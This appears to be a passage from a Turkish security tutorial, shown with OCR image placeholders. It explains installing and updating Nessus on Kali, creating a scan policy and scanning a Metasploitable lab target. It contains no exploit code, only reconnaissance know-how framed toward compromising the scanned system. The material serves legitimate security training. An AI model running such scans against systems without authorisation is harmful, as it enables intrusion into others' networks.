


Ve şimdi yapmamız gereken ‘kopyala-yapıştır’ ile aktivasyon kodunu girmek ve “Continue” butonuna tıklamak. Burada dikkat etmemiz gereken nokta, aktivasyon kodunu girerken makinemizin internete erişebiliyor olması.




Daha sonra “Setup Completed” yazısını göreceksiniz ve Nessus gerekli güncellemeleri almak üzere indirmelere başlayacak. Aşağıdaki gibi bir ekran göreceksiniz. Bu adımda da sadece bekliyoruz.

İşlemler başarıyla tamamlandığında karşımıza kullanıcı adı ve şifre soran ekran geliyor.



Kullanıcı adını ve şifreyi girip Nessus'un çalışma ekranına geliyoruz. Karşımızda aşağıdaki gibi bir ekran olması lazım:



Şimdi tekrar Terminal'e dönüp Nessus'un otomatik başlamasını sağlayan komutu giriyoruz. Yazacağımız komut "update-rc.d nessusd enable" olacak.

```
# update-rc.d nessusd enable

update-rc.d: using dependency based boot sequencing
```


Nessus ile tarama:


Nessus ile yapacağımız taramalarda daha önce tespit ettiğimiz hedef IP adreslerini kullanacağız. Herhangi bir şirkette izinli olarak tarama yapmıyorsak kendi belirlediğimiz hedefler olarak Metasploitable ve Windows XP SP1'i kullanabiliriz. Ayrıca herhangi bir şirketin ağında tarama yapıyorsanız size verilen aralıklarla ilgili taramaları da Nessus üzerinden yapabilirsiniz.

Nessus gibi uygulamaları ilk kullanımda ve sonrasında sıkça güncellemekte fayda var. Bundan dolayı programın arayüzüne girmeden önce Terminal'de aşağıdaki komutu çalıştırarak güncellemeleri almasını sağlayabilirsiniz. Güncellemelerde dikkat etmeniz gereken internet bağlantısının mevcut olmasıdır. Eğer Kali bilgisayarınızın ağ ayarları "Host only network"te ise internete çıkışı olmayacaktır. Ağ ayarını "NAT" yapıp güncellemeleri alıp tekrar eski haline getirmeniz ve ondan sonra hacking laboratuvarımızdaki adreslere saldırmanız uygun olacaktır.

```
/opt/nessus/sbin/nessuscli update
```


Daha önce de belirttiğimiz gibi Nessus arayüzüne erişim için internet gezgini yazılımımızdan https://localhost:8834 adresine erişip belirlediğimiz kullanıcı adını ve şifreyi girmemiz gerekecek. Girişten sonra aşağıdaki gibi bir ekran açılacak. Bu ekranda ilk karşımıza gelen "Scans" (Taramalar) bölümü ve şu anda burası boş görünüyor. İlk taramamızı yapmak için öncelikli olarak bir tarama politikası oluşturmamız gerekecek.





Nessus'ta tarama politikası oluşturma:

Oluşturacağımız ilk tarama politikası yerel ağ taramasıyla ilgili olacak. Ne de olsa şu anda kapalı bir laboratuvar ortamında bulunan hedeflerimizi tarayacağız. Üst menüden “Policies” seçeneğini tıklayarak ilgili ekrana gidiyoruz. Burada “New Policy” (Yeni Politika) seçeneğine tıklıyoruz.



Gelen ekranda “Basic Network Scan” (Temel Ağ Taraması) kısmını seçiyoruz. Fakat aşağıda göreceğiniz gibi bu ekranda başka birçok seçenek var:

- Host Discovery: Bu tarama tipi bizim nmap’te yaptığımız gibi verilen aralıktaki canlı IP’leri ve açık portları bulmamızı sağlıyor.

- Basic Network Scan: Verilen IP aralığındaki adreslerde zafiyet taraması yapıyor.

- Credentialed Patch Audit: Kullanıcı adını ve şifresini bildiğiniz sistemlerde eksik yama analizi yapıyor.

- Windows Malware Scan: Windows sistemlerde zararlı yazılım taraması yapmanızı sağlıyor.


- Web Application Tests: Web uygulamalarındaki zafiyetleri tarıyor.

- Mobile Device Scan: Cep telefonu gibi mobil cihazları taramak için kullanılıyor. (Paralı üyelik istiyor.)


- Offline Config Audit: Bir ağ cihazının ayarlarını indirip Nessus'ta ilgili cihaza bağlanmadan değerlendirme yapabilmenizi sağlıyor. (Paralı üyelik istiyor.)

- Advanced Scan: Herhangi bir şablon kullanmadan kendi politikanızı oluşturmanızı sağlıyor.

Gördüğünüz gibi birçok faydalı seçenek var ve hepsini bilmemiz yeri geldiğinde faydalı olacaktır.




Sonraki ekranda politikamızın adını girip "Save" ile devam ediyoruz. Solda ve üstte sıralanan seçeneklerde tarama politikamızla ilgili ek detaylar girebiliriz. İstersek üstteki "Credential" kısmında hedef cihazımızda bildiğimiz kullanıcı hesabı bilgilerini girerek daha detaylı bir tarama yaptırabiliriz. Ama biz hedef makineyle ilgili hiçbir bilgi sahibi olmadan tarama yaptığımızı varsayarak bu bilgileri girmeyeceğiz.




"Save" butonuna tıkladıktan sonra aşağıda görüldüğü gibi bir politikamızın listede olması gerekiyor.

Nessus'ta ilk tarama:

Artık politikamız da olduğuna göre ilk taramamıza başlayabiliriz. "Scans"e (Taramalar) ve ardından "New Scan"e (Yeni Tarama) tıklıyoruz. Gelen ekranda daha önceden oluşturduğumuz "yerel ağ taraması" politikamızı seçiyoruz.



Daha sonra gelen ekranda bilgileri aşağıdaki gibi dolduruyoruz.




Name: Tarama için bir isim giriyoruz.

Description: İsterseniz bu alana bir açıklama girebilirsiniz.

Folder: İsterseniz taramalarınızı dizinler altında gruplayabilirsiniz.

Targets: Hedeflerinizi giriyorsunuz. Bir IP ya da birden çok IP ve aralık girmeniz mümkün. Biz örneğimizde Metasploitable'ın aldığı IP adresini girdik.


Bütün detayları doldurduktan sonra "Save" ile devam ediyoruz. Taramamız aşağıdaki gibi görünecek. Sağdaki "Launch" simgesine tıkladığımızda taramamız başlamış olacak.




Yuvarlak yeşil ok işareti taramanın devam ettiğini gösteriyor.

Tarama adına tıklayarak bulduğu detayları kontrol edebiliriz. Aşağıda gördüğünüz gibi şu ana kadar bulunan detaylar listeleniyor. Ayrıca her IP için yüzde kaçını tamamladığını da gösteriyor. Bizim örneğimizde taramanın henüz yüzde ikisi tamamlandı. Tarama tamamlandığında “Status” (Durum) “Completed” (Tamamlandı) olarak görünecek.

Aşağıda taramanın tamamlanmış hali görülüyor. Kırmızı renk ve sekiz sayısı bize kritik seviyede sekiz adet açıklık olduğunu söylüyor. Yani yüzde 99 ihtimalle bu sistemi ele geçirebileceğimizi anlıyoruz.



Şimdi de detaylara bakalım. Bunun için IP adresinin yanındaki renkli çubuğa tıklıyoruz. Detaylarda aşağıdaki gibi, bulunan bütün bilgilerin tek tek listelendiği bir ekrana geliyoruz. Listelemeye en kritik açıklıklarla başlıyor; daha sonra yüksek, orta ve düşük seviye açıklıkları listeliyor. En sonda ise bilgi amaçlı yaptığı tespitleri listeliyor.

